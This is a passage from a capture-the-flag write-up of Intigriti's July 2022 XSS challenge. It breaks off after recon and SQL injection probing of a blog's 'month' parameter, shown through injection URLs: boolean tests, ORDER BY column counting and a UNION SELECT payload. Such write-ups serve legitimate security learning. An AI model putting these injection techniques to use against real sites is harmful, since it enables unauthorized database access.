

Intigrity July 2022 Challenge: XSS Challenge 0722 by Vroemy

In July ethical hacking platform Intigrity (<https://www.intigrity.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member Vroemy.

Intigrity's July XSS challenge
By Vroemy

Find a way to execute arbitrary javascript on the iFramed page and win Intigrity swag.

Rules:

- This challenge runs from the 25th of July until the 31st of July, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 1st of August:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should not require any kind of user interaction. There should be a URL that when visited will present the victim with a popup
- Should be reported at go.intigrity.com/submit-solution.

Test your payloads down below and on the [challenge page here!](#)

Let's pop that alert!

Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks
- Should not require any kind of user interaction. There should be a URL that when visited will present the victim with a popup

Challenge


To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon


As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

Our challenge page is a simple blog containing some posts from the months March and February.




Few things that are interesting: The usernames and archives seem to be a link that can be clicked so lets use this.


The usernames are just an anchor tag leading to the top of the page. This is not useful:




The Archives are better they reveal an URL parameter “month”




Something else that could be in our interest is the technology used to build this blog. It could be a vulnerability exists for this. (<https://getbootstrap.com/>)



Next step is to check the source code of the blog. Right click to view the page source:



We see the HTML code but this does not reveal much except bootstrap version 5.1.3 was used. The reason is pretty simple our blog is using PHP which is server side. This means we are not able to see the actual source code behind this blog.



Take aways after recon:

- Blog build with PHP which runs server side. We cannot access the PHP code behind.
- Bootstrap 5.1.3 is used. Quick check on Google shows no vulnerabilities that can be used.
- A parameter “month=” is used.

Step 2: Fuzzing with our parameter

Only 1 thing we can play with after our recon and that is the “month” parameter.

Setting the month to February (2 in this case) only shows the posts from February:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2>

Setting the month to March (3 in this case) only shows the posts from March:


<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3>

Setting the month to January (probably 1 but there is no link on the page) shows no posts:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=1>

Next step what if we put some text as parameter value:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=test>



Ok this gives an error. Our PHP blog only accepts integers (numbers) as input for the “month” parameter.

So no direct reflection of our parameter onto the page. This does not mean this parameter is not in our interest. A lot of other things can be wrong. The logic behind the parameter seems to be something like if the month is set to this number get me everything that is linked with that month.


This really feels like a database is behind this blog containing all the info that needs to be shown for each month: blog text, date, author, title...

Logical next step would be to try SQL injection to fuzz with the database and see how the PHP page responds to this.


A really nice page that can help is this one: <https://github.com/kleiton0x00/Advanced-SQL-Injection-Cheatsheet/tree/main/Error%20Based%20SQLi>

Classic SQL injection would start like this (' = %27 URL encoded): <https://challenge-0722.intigriti.io/challenge/challenge.php?month=2>

We get an error but it does not show anything about the database:



Ok the parameter works with numbers and we know if month=2 we get everything for February. So can we influence the database query in following way. We set month=4-2 which should be wrong but if our input goes into the query to the database it will think 4-2 that is 2 so I need to show February:




That works so we have some influence on the query going to the database.

Another way to show we control the query is following.


<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 AND 11=11>

This statement is true (11=11) so should show February.



<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 AND 11=12>

This statement is not true (11 is not equal to 12) so we should see another response from the server and database:



We have SQL injection but we need to do something with it. Next step is to see how much columns the database has. This can easily be done with following steps with “order by”. The -- - at the end comments out the rest or the original query the server would normally send.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 1-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 2-- ->



<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 3-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 4-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 5-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 6-- ->

They all work fine until we reach “order by 6” then we get an error this means the table used in the database query for the PHP blog has 5 columns




We now know the number of columns for 1 table in the database. Next step is to see if we can reflect some values from that table. This can be done with a “union select”. At this point we do not know if each column expects integer (number) or string (letter) so we need to test them both. We can also use the word NULL which is good to start but this will not show any reflection on the page.

=> union select NULL,NULL,NULL,NULL,NULL-- -

